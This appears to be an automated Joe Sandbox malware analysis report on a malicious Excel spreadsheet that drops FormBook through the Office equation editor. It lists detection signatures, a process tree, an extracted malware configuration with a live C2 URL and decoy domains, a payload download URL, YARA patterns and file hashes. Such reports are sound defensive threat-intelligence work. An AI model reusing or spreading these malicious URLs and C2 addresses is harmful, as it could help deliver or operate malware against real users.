ID: 626598
Sample Name:
TedarikciSiparisi_83613 .xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:12:57
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

TedarikciSiparisi_83613 .xlsx


Overview

General Information

Sample Name:	TedarikciSiparisi_83613 .xlsx
Analysis ID:	626598
MD5:	650bb8e5fe570b..
SHA1:	fd3ffa031546f1d…
SHA256:	247838308fb5e1..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Office equation editor starts process…
- Found evasive API chain (may stop…
- Shellcode detected
- Office equation editor drops PE file
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 3032 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2584 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2600 cmdline: "C:\Users\Public\vbc.exe" MD5: CE42FE431B88922AB59B6FD880CADCF6)
    - aspnet_compiler.exe (PID: 2336 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 6D0C232D1F4CD357FD7C14ED6FABFA90)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.mentalnayaarifmetika.online/ocgr/"
  ],
  "decoy": [
    "shiftmedicalstaffing.agency",
    "muktobangla.xyz",
    "attmleather.com",
    "modelahs.com",
    "clime.email",
    "yonatec.com",
    "mftie.com",
    "doxofcolor.com",
    "american-atlantic.net",
    "christineenergy.com",
    "fjqsdz.com",
    "nagpurmandarin.com",
    "hofwimmer.com",
    "gororidev.com",
    "china-eros.com",
    "xn--ekrt15fxyb2t2c.xn--czru2d",
    "dabsavy.com",
    "buggy4t.com",
    "souplant.com",
    "insurancewineappraisals.com",
    "012skz.xyz",
    "kincsemto.net",
    "zyaxious.website",
    "tellgalpy.com",
    "demetbatmaz.com",
    "wallacehills.com",
    "chambaultfleurs.com",
    "fairfieldgroupfw.com",
    "lotsimprovements.com",
    "dhslcy.com",
    "anotherdegen.com",
    "dearpennyyouradviceblogspot.com",
    "seekbeforefind.com",
    "societyalluredmcc.com",
    "climatecheckin.com",
    "candybox-eru.com",
    "tentacionescharlie.com",
    "exceedrigging.online",
    "skb-cabinet.com",
    "qhzhuhang.com",
    "ccav11.xyz",
    "sandstonehosting.com",
    "14offresimportantes.com",
    "xn--hj2bz6fwvan2be1g5tb.com",
    "embedded-electronic.com",
    "drsanaclinic.com",
    "ageofcryptos.com",
    "dreamonetnpasumo1.xyz",
    "engroconnect.net",
    "huvao.com",
    "denalicanninglids.com",
    "tootko.com",
    "edisson-bd.com",
    "myamazonloan.net",
    "dbcyebnveoyu.cloud",
    "floridacaterpillar.com",
    "travisjbogard.com",
    "dialoneconstruction.com",
    "tubesing.com",
    "gofilmwizards.com",
    "tahnforest.com",
    "salahov.info",
    "bimcellerviss.com",
    "garglimited.com"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.971324155.0000000003667000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.971324155.0000000003667000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x73130:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x734ba:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7f1cd:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x7ecb9:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x7f2cf:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x7f447:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x73ed2:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x7df34:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x74c4a:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x846bf:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x85762:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.971324155.0000000003667000.00000004.00000800.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x815f1:$sqlite3step: 68 34 1C 7B E1 • 0x81704:$sqlite3step: 68 34 1C 7B E1 • 0x81620:$sqlite3text: 68 38 2A 90 C5 • 0x81745:$sqlite3text: 68 38 2A 90 C5 • 0x81633:$sqlite3blob: 68 53 D8 7F 8C • 0x8175b:$sqlite3blob: 68 53 D8 7F 8C

Unpacked PEs

Source	Rule	Description	Author	Strings
2.3.EQNEDT32.EXE.6cecd8.0.raw.unpack	APT_NK_Methodology_Artificial_UserAgent_IE_Win7	Detects hard-coded User-Agent string that has been present in several APT37 malware families.	Steve Miller aka @stvemillertime	• 0x1728:$a1: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko • 0x1728:$a2: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69 6B 65 20 47 ...

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 1 Process Injection	1 1 1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Extra Window Memory Injection	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	2 2 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Scripting	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TedarikciSiparisi_83613 .xlsx	34%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	41%	ReversingLabs	Win32.Trojan.Pwsx	
C:\Users\Public\vbc.exe	41%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.300000.0.unpack	100%	Avira	HEUR/AGEN.1222351		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://180.214.238.224/__cloud_for_file/vbc.exe95C:	0%	Avira URL Cloud	safe	
http://180.214.238.224/__cloud_for_file/vbc.exeu	0%	Avira URL Cloud	safe	
http://180.214.238.224/__cloud_for_file/vbc.exe	100%	Avira URL Cloud	malware	
http://180.214.238.224/__cloud_for_file/vbc.exeX	0%	Avira URL Cloud	safe	
http://180.214.238.224/__cloud_for_file/vbc.exehhC:	0%	Avira URL Cloud	safe	
www.mentalnayaarifmetika.online/ocgr/	100%	Avira URL Cloud	malware	
http://180.214.238.224/__cloud_for_file/vbc.exej	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://180.214.238.224/__cloud_for_file/vbc.exe	true	• Avira URL Cloud: malware	unknown
www.mentalnayaarifmetika.online/ocgr/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://180.214.238.224/__cloud_for_file/vbc.exe95C:	EQNEDT32.EXE, 00000002.00000003.953845845.00000000006F1000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://180.214.238.224/__cloud_for_file/vbc.exeu	EQNEDT32.EXE, 00000002.00000003.953884228.000000000071C000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://180.214.238.224/__cloud_for_file/vbc.exeX	EQNEDT32.EXE, 00000002.00000002.956128878.00000000006B4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://180.214.238.224/__cloud_for_file/vbc.exehhC:	EQNEDT32.EXE, 00000002.00000002.956107839.0000000000696000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://180.214.238.224/__cloud_for_file/vbc.exej	EQNEDT32.EXE, 00000002.00000002.956562108.0000000003630000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
180.214.238.224	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626598
Start date and time: 14/05/202215:12:57	2022-05-14 15:12:57 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TedarikciSiparisi_83613 .xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@6/18@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 1% (good quality ratio 0.8%) • Quality average: 56.5% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:14:38	API Interceptor	88x Sleep call for process: EQNEDT32.EXE modified
15:14:43	API Interceptor	19x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	229376

<table>
<tr><td>Entropy (8bit):</td><td>7.903722597215708</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>3072:AZZ8kwSCcwugf3DaUrpXtKY/c3QSXCjE/jIgQW9BPnXKWIhmpCCBHhGThql:mCugfz/5t//sTXC2b3rPXahqC</td></tr>
<tr><td>MD5:</td><td>CE42FE431B88922AB59B6FD880CADCF6</td></tr>
<tr><td>SHA1:</td><td>652914D960DA1D37D270DB7F6E3B07C9D4B0E3A9</td></tr>
<tr><td>SHA-256:</td><td>4D8CC87942499042195CEC4FDB2FC5869D4BF98A1D827FD30FB74E82CF0FDC0F</td></tr>
<tr><td>SHA-512:</td><td>62B30A77CB2EF3491ABB3EC517CA966C4A9EAFA0F263118BA817A4CE87F8D3CDDC014BCE25FF268435B7F69605E6C14B8031B482F7CAF00E855964C618C609BA</td></tr>
<tr><td>Malicious:</td><td>true</td></tr>
<tr><td>Antivirus:</td><td>

Antivirus: Joe Sandbox ML, Detection: 100%
Antivirus: ReversingLabs, Detection: 41%
</td></tr>
<tr><td>Reputation:</td><td>low</td></tr>
<tr><td>IE Cache URL:</td><td>http://180.214.238.224/__cloud_for_file/vbc.exe</td></tr>
<tr><td>Preview:</td><td>MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....~b................v...|.......... ....@.. ....`.................................p...W....................................P............................................. ............... ..H............text....u... ...v................. ..`.reloc..............x.............@..B.rsrc.......... ......z.............@..@.......................H........P...D..........=..".(.....*....0..........(>...*..0..6.......+.&.(.....(.....(....:.....E.........-......&&..(.... y...(....%& ~...(.... %&(.... ....(.... ....(....(.... ....(.... ....(....(.... ....(.... ....(....%&(.... ....(....%& ....(....(.......(....(....:.....E........&..(......(....9....&.(.......(....(....%&:.....E........&...(.......(........(....%&(....&. (....8.....$(....(....%.((.......%.,(....~?....%.0(......</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13820A74.png

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>10202</td></tr>
<tr><td>Entropy (8bit):</td><td>7.870143202588524</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd</td></tr>
<tr><td>MD5:</td><td>66EF10508ED9AE9871D59F267FBE15AA</td></tr>
<tr><td>SHA1:</td><td>E40FDB09F7FDA69BD95249A76D06371A851F44A6</td></tr>
<tr><td>SHA-256:</td><td>461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD</td></tr>
<tr><td>SHA-512:</td><td>678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>high, very likely benign file</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR...............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O.................M....M........:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N. .^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A09A689.jpeg

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>4396</td></tr>
<tr><td>Entropy (8bit):</td><td>7.884233298494423</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX</td></tr>
<tr><td>MD5:</td><td>22FEC44258BA0E3A910FC2A009CEE2AB</td></tr>
<tr><td>SHA1:</td><td>BF6749433E0DBCDA3627C342549C8A8AB3BF51EB</td></tr>
<tr><td>SHA-256:</td><td>5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5</td></tr>
